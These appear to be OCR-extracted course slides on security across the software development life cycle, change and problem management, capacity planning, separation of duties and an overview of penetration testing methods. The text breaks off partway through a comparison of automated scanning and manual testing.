
- Develop and follow a security test plan
- Web application vulnerability assessment shall be conducted
- Any security flaws identified shall be corrected
- All security tests and corresponding results shall be formally documented in form of test plan, test case and test report
- Production data shall not be used for testing or development purposes

Security in SDLC

Deployment Phase

- To ensure the product align with the design / requirements.

- Security in this phase:
  - Deployment Plan
  - Remove unused services, functions (eg. debug) and all test data and accounts



Security in SDLC


Deployment Phase under the web application security standard

- Any unused services, functions or procedure in the servers shall be removed
- All the test data and test accounts shall be removed
- The deployment plan shall be approved by system owner and evaluated by relevant stakeholders about the reasonableness of the plan
- Deployment Plan
  - The name of the project
  - The result of the test performed and the approval of system owner
  - The target data and duration of production deployment
  - The impact analysis
  - Fallback procedures

Security in SDLC

Operation & Maintenance Phase

- Goes into production…
- Security in this phase:
  - Remove / reset non-production configurations
  - Revoke access of developers / testers
  - Change management
  - Patch management
  - Monitoring
  - Vulnerability management
  - Incident / Issue management



Security in SDLC


Operation and Maintenance Phase under the web application security standard

- Established procedure for requesting and approving program/system change
- Development team shall provide appropriate documentation created throughout the development process and any documentation required for daily support of the web application/website
- Prepare a User Manual to provide guidance and instruction on how to use the functionalities of the new systems
- Training sessions should be arranged if necessary
- Web application vulnerability assessment shall be conducted after major enhancements and changes

Security in SDLC

Disposal Phase

- Retired the system
- Security in this phase:
  - Remove sensitive information





Security in SDLC

Disposal Phase under the web application security standard

- Sensitive information shall not be kept longer than required.

Security Threats and IT Security






From InfoSec Handbook (2014)

IT Service Delivery

ITIL Process



http://www.mitsm.de/itil-wiki/process-descriptions-english/main-page

Operation Security

Operational Issues

Implementation and Operation

- Code issues – change control
- Data issues
  - Access
  - Integrity
- Personnel issues

Controls

Authorisation

- All support personnel should be authorised

Risk reduction

- All code should be reviewed prior to implementation – change management

Separation of duties

- Development staff should not review, implement systems
- Development staff should not support production data
- Development staff should not manage security function

Change Management

Why you need Change Control Management?

Data could be altered during change control management

Production system could be broken

Security model would be affected

- Changes can break a security model

Needed since change requester does not understand the security implications of their request

Overview

Security should be considered in all processes

Major-minor Change decisions

- For major changes, extensive security analysis should be considered
  - Analysis to determine security requirements
  - Original analysis and system changes have to be documented throughout the life cycle
- In minor change, extensive analysis it not required

Ensure *successful* Change Control Process

- Enforce of security during the application and software development
- Develop change control policy & procedures
- Define change request forms

Change Process

1. Convey system change requests
   - Requestor's name
   - Date of request
   - Date of the change
   - Priority
   - Description
   - Impact analysis
   - Reasons – Benefits analysis
   - Expected Results
2. Correspondence authorise the request
3. Test the changes
4. Accept test result

Change Process (cont'd)

5. Raise & Authorise Change Form
6. Move the changes into the production environment
7. Close and File the request permanently
8. Review the changes periodically
   - Checksums
   - Digital Signatures
   - File Comparison
   - Version Control – Software Library

Types of changes

Hardware change

System software change

Application software change

System documentation and operations manuals

Emergency program change

Parties involved in change process

Requester

- Determine the scope of change
- Initiate a Change Request
- Identify reviewers for impact analysis
- Prepare implementation plan
- Prepare fallback plan

Parties involved in change process

Approver

- Review the details and completeness of Change Request
- Accept or reject the Change Request

Reviewer

- Analyze change impact to his/her area of operations
- Review the Change Request

Change Controls

Change process

- Requestor initiate change with change details (e.g. scheduled date and time, implementation plan and fallback plan)
- Change approval by Initiator's management
- Change Control assign Reviewer to review the change
- Change Control ensure Reviewer accepted the change

Change Controls

- Change Control monitor implementation of change
- If the change failed, start implementation of fallback plan
- Parties involved update the change record with actual change details
- Change Control close Change Request

Change Controls

Emergency program change:

- Program errors occur during non-office hours may have difficulties in following the normal change controls
- During emergency program change, the production support staff is allowed to access the production environment (and tools) for investigating and rectifying the errors by using an emergency profile

Change Controls

- The key controls over emergency program change are:
  - The emergency password should be kept in a signed and sealed envelope and hold by Computer Operations
  - Logging of the incident and the person who has retrieved the emergency profile
  - Before making a change, a temporary fall-back copy of the program or data should be taken

Change Controls

- Program changes should only be applied to the emergency libraries
- The before and after change data record should be printed for recording and reviewing
- The emergency password must be changed immediately after production support
- The normal change process should be followed for moving the programs in the emergency libraries to the production libraries

Problem Management

Problem Management

Problem management is the process to detect, record, rectify and report of computer related problems

- Hardware problem
- Program problem
- Telecommunication problem

Problem Management

Controls in recording problems

- Problem should be prioritized
- Data inputted into the log should only be updated but not deleted
- Audit trail of the person who has updated the problem log
- Outstanding problem should be closely monitored
- A problem can only be closed by an independent person

Problem Management

Escalation Procedures

- Ensure IS management is aware of the unresolved problem after a pre-defined period of time.
- Ensure that appropriate actions and resources are allocated to resolving the problem.

Problem Management

- Problem escalation procedures include:
  - System name
  - Criteria for escalation
  - Name and contact details of first and second support
  - Name and contact details of the support staff's manager

Capacity Management

Planning and monitoring of computer and network resources

- Application server
- Database server
- Data storage and backup system

Ensure sufficient computer and network resources are available when needed

Should be In-line with business growth

Capacity Management

Capacity Management

Two dimensions

- Horizontal capacity planning
- Vertical capacity planning.

Perform at least on a yearly basis

Capacity Management

Capacity planning method

- Define monitoring components
- Define utilization threshold for the monitoring objects, e.g. CPU, memory, disk usage
- Collect statistics by automatic process if possible
- Generate resources utilization report
- Understand user's future business needs, e.g. business plan

Capacity Management

- Assess whether the sufficient resources for supporting future business growth
- Initiate and coordinate the procurement process if necessary

Controls…

Accountability

- No access should be permitted directly to database
- Production data should be managed by users, not support staff
- All access to production data should be logged

Least privilege

- Access control
- Access should be given to necessary data fields only

Layered defense

- Access controls should be used in addition to system access

Configuration Management

Modes of Operation

Access authority

- Supervisor Vs User

Integration Levels


- Network / System
- Operating System
- Database
- File
- Service Level Agreement (SLA)

The Real World

Implementation and Operation

- Organisations understaffed, wear too many hats
- Separation of duties seldom complete
- Development staff often support production systems
- IT staff often maintain production data
- Access is often granted on basis of “least effort”


Security Risk Assessment



146

146

Penetration Testing (Methodology)



Penetration Testing (Details)

Automatic Scanning

→


Manual Penetration Test & Exploitation

- User Logon Test
- User Cookie Session Test
- User authorization bypass Test
- URL manipulation Test
- SQL Injection Test
- Improper handling Test
- Other Web Application Test / OWASP Top 10 test

Automated Scan vs Penetration Test

Automated scanning under the context of web application security testing usually consist of running a web application security scanner against the web application

Manual penetration testing involves a penetration tester performing tests on the web application using a manual approach



Caption:
A penetration testing process. Usually both automated scanning and manual penetration tests will be utilized.

Automated Scan vs Penetration Test

AUTOMATED SCAN

Pro:

- Covers a large portion of the web application with limited effort
- Excel at finding vulnerabilities that are easy to detect

Con:

- Accuracy depends on the built-in test cases
- Does not do well in areas that incorporate human log, e.g.:
  - Access privilege problems
  - Business logic problems
  - Sufficiency of CAPTCHA

MANUAL PENETRATION TEST

